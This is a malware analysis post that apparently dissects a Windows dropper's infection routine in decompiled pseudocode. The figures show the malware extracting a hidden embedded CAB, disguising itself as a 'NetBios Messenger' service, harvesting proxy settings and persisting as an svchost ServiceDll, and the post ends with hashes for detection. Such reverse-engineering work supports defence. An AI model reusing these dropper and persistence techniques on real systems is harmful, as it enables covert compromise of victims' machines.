


Figure 24. Infect function flowchart

We'll go into detail each of the important child functions called by the **Infect** function of the **CMalwareDlg** class. The **UserIsAdmin** function, using the **IsUserAdmin()** API of **shell32.dll**:

```
BOOL __stdcall UserIsAdmin()
{
    HMODULE hModule; // eax
    BOOL result; // eax
    BOOL (__stdcall *IsUserAnAdmin)(); // eax

    hModule = g_hShell32;
    if ( !g_hShell32 )
    {
        hModule = LoadLibraryA("shell32.dll");
        g_hShell32 = hModule;
        if ( !hModule )
        {
            return 1;
        }
    }
    IsUserAnAdmin = GetProcAddress(hModule, "IsUserAnAdmin");
    if ( IsUserAnAdmin )
    {
        result = IsUserAnAdmin();
    }
    else
    {
        result = 0;
    }
    return result;
}
```

Figure 25. UserIsAdmin function

GetSomeAPIAddrs function is a redundant function, function pointers are taken but completely unused. We guess this could be an old code.

```
1 BOOL __thiscall CMalwareDlg::GetSomeAPIAddr(CMalwareDlg *this)
2 {
3     HMODULE hNtdll; // eax
4     HMODULE hNtdll; // eax
5     HMODULE hShell32; // eax
6     BOOL (__stdcall *ShellExecuteExA)(LPSHELLEXECUTEINFOA); // eax
7     void *pfnmemset; // ecx
8
9     hNtdll = GetModuleHandleA("ntdll.dll");
10    this->m_pfnmemcpy = GetProcAddress(hNtdll, "memcpy");
11    hNtdll = GetModuleHandleA("ntdll.dll");
12    this->m_pfnmemset = GetProcAddress(hNtdll, "memset");
13    hShell32 = LoadLibraryA("shell32.dll");
14    ShellExecuteExA = GetProcAddress(hShell32, "ShellExecuteExA");
15    pfnmemset = this->m_pfnmemset;
16    this->m_pfnShellExecuteExA = ShellExecuteExA;
17    return pfnmemset && this->m_pfnmemcpy && ShellExecuteExA;
18 }
```

Figure 26. GetSomeAPIAddr function

The **Base64Decode** function is like other Base64 decode functions, except that the Base64 code table is copied by the hacker to a char array **m_szBase64Table** and accessed from here. After being decoded Base64, the original ServiceName

"**TmVoQmlveyBNZXNzYWdlciBSZWdpc3Rlcn==**" will be "**NetBios Messenger Register**". The original ServiceDescription

"**TmVoQmlveyBjb21tdW5pY2FoaW9uIGJldHdlZW4gc3lzdGVtIGNvbXBvbmVudHMu**" would be "**NetBios communication between system components.**"

The **ExtractCabFile** function is a global function, not part of the **CMalwareDlg** class. Note that the file is created with the attribute hidden.

```

1 int __stdcall ExtractCabFile(LPSTR lpDst)
2 {
3     const CHAR *pszCabFile; // esi
4     HANDLE hFile; // esi
5
6     pszCabFile = lpDst;
7     ExpandEnvironmentStringsA("%USERPROFILE%\test\7z.cab", lpDst, MAX_PATH);
8     MakeSureDirectoryPathExists(pszCabFile);
9     hFile = CreateFileA(
10         pszCabFile,
11         FILE_WRITE_DATA,
12         FILE_SHARE_WRITE,
13         0,
14         CREATE_ALWAYS,
15         FILE_ATTRIBUTE_HIDDEN,
16         0);
17     if ( hFile == INVALID_HANDLE_VALUE && GetLastError() == ERROR_ACCESS_DENIED )
18     {
19         return 0;
20     }
21     lpDst = 0;
22     WriteFile(hFile, g_abCABFile, 94874u, &lpDst, 0);
23     CloseHandle(hFile);
24     return 1;
25 }

```

Figure 27. ExtractCabFile function

The **.cab** file is completely embedded in the **.data** section, **size = 94874 (0x1729A)**. Hackers declared the following equivalent: "**static BYTE g_abCabFile[] = {0xXXXX, 0xYYYY};**" (no **const**, so it will be located in **.data** section). Extracting that area, we have a **.cab** file containing a file, named **smanager_ssl.dll**, the date added to the cab is **04/26/2020 - 23:11 UTC**, build date **26.04.2020 15:11:24 UTC**.

Name	Size	Modified	Attributes	Method	Block
Smanager_ssl.dll	175 616	2020-04-26 23:11	A	MSZip	Cyber Security Services

Figure 28. The embedded .cab file contains the file smanager_ssl.dll

The **smanager_ssl.dll** file (**netapi32.dll**) will be analyzed in the next post because it is relatively complex.


```

1 int __stdcall RunExtrac32Exe(const char *szCabPath, const char *szDestFile, const char *szDestDir, int dummy)
2 {
3     char szFile[16]; // [esp+10h] [ebp-210h] BYREF
4     char szParams[520]; // [esp+20h] [ebp-200h] BYREF
5
6     memset(szParams, 0, sizeof(szParams));
7     strcat(szParams, "\\");
8     strcat(szParams, szCabPath);
9     strcat(szParams, "\\");
10    strcat(szParams, " ");
11    strcat(szParams, szDestFile);
12    strcat(szParams, " /Y /L ");
13    strcat(szParams, "\\");
14    strcat(szParams, szDestDir);
15    strcat(szParams, "\\");
16    strcpy(szFile, "extrac32.exe");
17    // szFile = "extrac32.exe"
18    // szParams = "\\path of 7z.cab\" /Y /L \"destination dir\"
19    ExecuteAndWait(szParams, szFile);
20    memset(szParams, 0, 2600);
21    strcat(szParams, szDestDir);
22    strcat(szParams, "\\");
23    strcat(szParams, szDestFile);
24    return 1;
25 }

```

Figure 29. RunExtrac32Exe function

The **ExecuteAndWait** function is also a global function, using the **ShellExecuteExA** API to call and wait until the execution completes.

```

1 int __stdcall ExecuteAndWait(LPCSTR pszParams, LPCSTR pszFile)
2 {
3     HMODULE hShell32; // eax
4     BOOL (__stdcall *ShellExecuteEx)(SHELLEXECUTEINFOA *); // eax
5     SHELLEXECUTEINFOA ExecInfo; // [esp+4h] [ebp-3Ch] BYREF
6
7     memset(&ExecInfo, 0, sizeof(ExecInfo));
8     ExecInfo.nShow = 0;
9     ExecInfo.cbSize = 60;
10    ExecInfo.fMask = SEE_MASK_NOCLOSEPROCESS;
11    ExecInfo.lpVerb = "Open";
12    ExecInfo.lpParameters = pszParams;
13    ExecInfo.lpFile = pszFile;
14    hShell32 = LoadLibraryA("shell32.dll");
15    ShellExecuteEx = GetProcAddress(hShell32, "ShellExecuteEx");
16    ShellExecuteEx(&ExecInfo);
17    WaitForSingleObject(ExecInfo.hProcess, INFINITE);
18    return 1;
19 }

```

Figure 30. ExecuteAndWait function

The Config of the Proxy on the victim machine is defined by the hacker through a struct as shown, **PROXY_TYPE** is an enum:

00000000	PROXY_CONFIG struc ; (sizeof=0x68,	Offset	Size	struct PROXY_CONFIG
00000000				{
00000000	szAddress db 64 dup(?)	0000	0040	char szAddress[64];
00000000		0040	0024	char szPort[36];
00000000	szPort db 36 dup(?)	0064	0004	PROXY_TYPE proxyType;
00000040		0068		};
00000040	proxyType dd ?	FFFFFFF		; enum PROXY_TYPE,
00000064		FFFFFFF		PROXY_HTTP = 1,
00000064		FFFFFFF		PROXY SOCKS = 2,
00000068	PROXY_CONFIG ends	FFFFFFF		PROXY_HTTPS = 3

Figure 31. struct PROXY_CONFIG

The **ReadProxyConfig** function will read from the victim's registry first, otherwise it will read from the Firefox **pref.js** file. We are still not clear why hackers tried to read from Firefox, maybe they did a reconnaissance to learn about the commonly used web browsers at the target.

```
1 bool __cdecl ReadProxyConfig(PROXY_CONFIG *pConfig)
2 {
3     bool result; // al
4
5     result = ReadProxyConfigFromRegistry(pConfig);
6     if ( !result )
7     {
8         result = ReadProxyConfigFromFireFox(pConfig) == 1;
9     }
10    return result;
11 }
```

Figure 32. ReadProxyConfig function

The **ReadProxyConfigFromRegistry** function is a bit long so there are only important parts:

```
34 // szSubKey = "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings"
35 if ( RegOpenKeyExA(
36     HKEY_CURRENT_USER,
37     szSubKey,
38     0,
39     KEY_READ,
40     &hkResult ) == ERROR_SUCCESS )
41 {
42     szProxyEnable[0xC] = 0;
43     strcpy(szProxyEnable, "ProxyEnable");
44
45     if ( RegQueryValueExA(hkResult, szProxyEnable, 0, 0, szData, &cbData) )
46     {
47         return 0;
48     }
49
50     if ( strstr(szData, "http=") )
51     {
52         pos = &pConfig->proxyType;
53         pConfig->proxyType = PROXY_HTTP;
54         sscanf(szData, "http=%[^:]:%d", pConfig, pConfig->szPort);
55     }
56     else if ( strstr(szData, "socks=") )
57     {
58         pos = &pConfig->proxyType;
59         pConfig->proxyType = PROXY_SOCKS;
60         sscanf(szData, "socks=%[^:]:%d", pConfig, pConfig->szPort);
61     }
62     else
63     {
64         pos = &pConfig->proxyType;
65         if ( strstr(szData, "https=") )
66         {
67             *pos = PROXY_HTTPS;
68             pszPort = pConfig->szPort;
69             pszAddr = pConfig;
70             szFmt = "https=%[^:]:%d";
71         }
72         else
73         {
74             pszPort = pConfig->szPort;
75             pszAddr = pConfig;
76             szFmt = "%[^:]:%d";
77             *pos = PROXY_HTTP;
78         }
79         sscanf(szData, szFmt, pszAddr, pszPort);
80     }
81     return *pos != 0;
82 }
```

Figure 33. The main job of the ReadProxyConfigFromRegistry function

The **ReadProxyConfigFromFireFox** function is very long so we won't cover it in detail here. The **UpdateFile** function uses the **memsearch** equivalent function to find a string in the file's content, and C&C Info will be written at the found location. In the case of this malware, the mask string is "192.168".

```

28     dwFileSize = GetFileSize(hFile, 0);
29     s_dwFileSize = dwFileSize;
30     if ( dwFileSize )
31     {
32         pMem = operator new(dwFileSize + 1);
33         lpFileName = 0;
34         memset(pMem, 0, s_dwFileSize + 1);
35         result = ReadFile(s_hFile, pMem, s_dwFileSize, &lpFileName, 0);
36         if ( result )
37         {
38             pos = MemSearch(pMem, s_dwFileSize, pszMask);
39             if ( pos > 0 )
40             {
41                 SetFilePointer(s_hFile, pos, 0, 0);
42                 NumberOfBytesWritten = 0;
43                 // 428 = sizeof CC Structure
44                 if ( WriteFile(s_hFile, pbNewContent, 428u, &NumberOfBytesWritten, 0) )
45                 {
46                     CloseHandle(s_hFile);
47                     result = 1;
48                 }
49                 else
50                 {
51                     GetLastError();
52                     result = 0;
53                 }

```

Figure 34: The UpdateFile function uses the memsearch equivalent function to find a string

We recreated the C&C Info struct as follows:

Offset	Size	struct __declspec(align(4)) CC_INFO
00000000	0000 0040	{ char szAddr_1[64];
00000040	0040 0010	char szPort_1[16];
00000050	0050 0040	char szAddr_2[64];
00000090	0090 0010	char szPort_2[16];
000000A0	00A0 0040	char szAddr_3[64];
000000E0	00E0 0010	char szPort_3[16];
000000F0	00F0 0020	char szKey[32];
00000110	0110 0002	__int16 wAlive;
00000112	0112 000A	char Padding_1[10];
0000011C	011C 0068	PROXY_CONFIG proxyConfig;
0000011C	0184 0028	char Padding_2[40];
00000184	01AC	};

Figure 35. struct of C&C info

And C&C info has been hardcoded by hackers in the code:

Figure 38. Function LoadDllAndCreateSchedulerTask to load the extracted file and create a Scheduler Task

Then, if the malware is run with admin, it will register as a **ServiceDll**, with the name mentioned above, the Service registry key chosen at random from a table of ten elements, and appended "Ex". These series include: "Winmads", "Winrs", "Vsssvr", "PlugSvr", "WaRpc", "GuiSvr", "WlanSvr", "DisSvr", "MediaSvr", "NvidiaSvr".

After appending **Ex** by the **sprintf** function, the registry key on the victim machine is created under the branch **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost** will be one of the following strings: "WinmadsEx", "WinrsEx", "VsssvrEx", "PlugSvrEx", "WaRpcEx", "GuiSvrEx", "WlanSvrEx", "DisSvrEx", "MediaSvrEx", "NvidiaSvrEx".

Since the function is also a bit long, only the main points are covered here:

```
.data:0041D4C4 ; char szWinmads[32]
.data:0041D4C4 szWinmads db 'Winmads',0
.data:0041D4CC ; char szWinrs[32]
.data:0041D4E4 szWinrs db 'Winrs',0
.data:0041D4EA ; char szVsssvr[32]
.data:0041D504 szVsssvr db 'Vsssvr',0
.data:0041D508 ; char szPlugSvr[32]
.data:0041D524 szPlugSvr db 'PlugSvr',0
.data:0041D52C ; char szWaRpc[32]
.data:0041D544 szWaRpc db 'WaRpc',0
.data:0041D54A ; char szGuiSvr[32]
.data:0041D564 szGuiSvr db 'GuiSvr',0
.data:0041D568 ; char szWlanSvr[32]
.data:0041D584 szWlanSvr db 'WlanSvr',0
.data:0041D58C ; char szDisSvr[32]
.data:0041D5A4 szDisSvr db 'DisSvr',0
.data:0041D5AB ; char szMediaSvr[32]
.data:0041D5C4 szMediaSvr db 'MediaSvr',0
.data:0041D5CD ; char szNvidiaSvr[32]
.data:0041D5E4 szNvidiaSvr db 'NvidiaSvr',0

tickCount = GetTickCount() % 0xA;
hSC = 0;
strcpy(this->m_szServiceName, &szWinmads[0x20 * tickCount]);
if ( !strlen(this->m_szServiceName) )
{
    return hSC;
}
szServiceKey[0] = 0;
memset(&szServiceKey[1], 0, 0xFCu);
*&szServiceKey[0xF0] = 0;
szServiceKey[0xFF] = 0;
sprintf(szServiceKey, "%sEx", this->m_szServiceName);
hkey = 0;
hSC = RegistryCall(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost",
    szServiceKey,
    REG_MULTI_SZ,
    this->m_szServiceName,
    0,
    REG_CREATE,
    0);
```



Figure 39. Create a registry key on a victim machine

```

ExpandEnvironmentStringsA("%systemroot%", szSystemRoot, 0x100u);
sprintf(szServiceCmd, "%s\\system32\\svchost.exe -k %s", szSystemRoot, szServiceKey);
hAdvApi32 = LoadLibraryA("advapi32.dll");
CreateServiceA = GetProcAddress(hAdvApi32, "CreateServiceA");
hSC = CreateServiceA(
    s_hSCManager,
    this->m_szServiceName,
    pszSvcDisplayName,
    SERVICE_ALL_ACCESS,
    SERVICE_WIN32_SHARE_PROCESS,
    SERVICE_AUTO_START,
    SERVICE_ERROR_NORMAL,
    szServiceCmd,
    CString::CString(&str);
tryLevel = 0;
CString::Format(&str, "%s%s", "SYSTEM\\CurrentControlSet\\Services\\", pThis->m_szServiceName);
hAdvApi32 = LoadLibraryA("advapi32.dll");
RegOpenKeyExA = GetProcAddress(hAdvApi32, "RegOpenKeyExA");
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, str.m_pchData, 0, 0xF003F, &hKey) )
{
    goto LABEL_9;
}
RegistryCall(
    HKEY_LOCAL_MACHINE,
    str.m_pchData,
    "Description",
    REG_SETVALUE,
    pszSvcDescription,
    strlen(pszSvcDescription),
    REG_CREATE,
    0);
hAdvApi32 = LoadLibraryA("advapi32.dll");
StartServiceA = GetProcAddress(hAdvApi32, "StartServiceA");
StartServiceA(hService, 0, 0);
hChildKey = 0;
hAdvApi32 = LoadLibraryA("advapi32.dll");
RegCreateKeyA = GetProcAddress(hAdvApi32, "RegCreateKeyA");
if ( RegCreateKeyA(hKey, "Parameters", &hChildKey)
|| (hAdvApi32 = LoadLibraryA("advapi32.dll"),
    RegSetValueExA = GetProcAddress(hAdvApi32, "RegSetValueExA"),
    RegSetValueExA(hChildKey, "ServiceDll", 0, REG_EXPAND_SZ, pszSvcDllPath, strlen(pszSvcDllPath) + 1)) )

```

Figure 40. Create service on victim machine

The **RegistryCall** function is a self-written function by hacker, it is a global function, also only doing tasks with the Registry. From our point of view, hackers' programming styles are extremely messy and inconsistent (*maybe this is how they intentionally confusing*), which made it difficult for us to analyze. After registering as a Dll service, the Infect function completes and returns. Malware will exit because of the above call to **exit(o)** on **OnInitDialog**

We will provide **.xml** file containing analysis information on IDA so anyone interested in this malware can use it to re-import IDA and Ghidra using Ghidra's **plugin xml_importer.py**.

The IOCs of the malicious code have been noted in the article. You can write your own **.bat** file or script using *PowerShell*, *VBS* ... to find and remove this malware on the victim's computers.

Note:

Original **smanager_ssl.dll**

- MD5: C11E25278417F985CC968C1E361AoFBo
- SHA256:
F659B269FBE4128588F7A2FA4D6022CC74E508D28EEE05C5AFF26CC23B7BD1A5

netapi32.dll (ie **smanager_ssl.dll** has updated CCInfo):

- MD5: 43CE409C21CAD2EF41C9E1725CA12CEA
- SHA256:
6C1DB6C3D32C921858A4272E8CC7D78280B46BAD20A1DE23833CBE2956EEBF75

Click here for Vietnamese version: [Part 1](#), [Part 2](#)

Trương Quốc Ngân (aka HTC)

Malware Analysis - VinCSS (a member of Vingroup)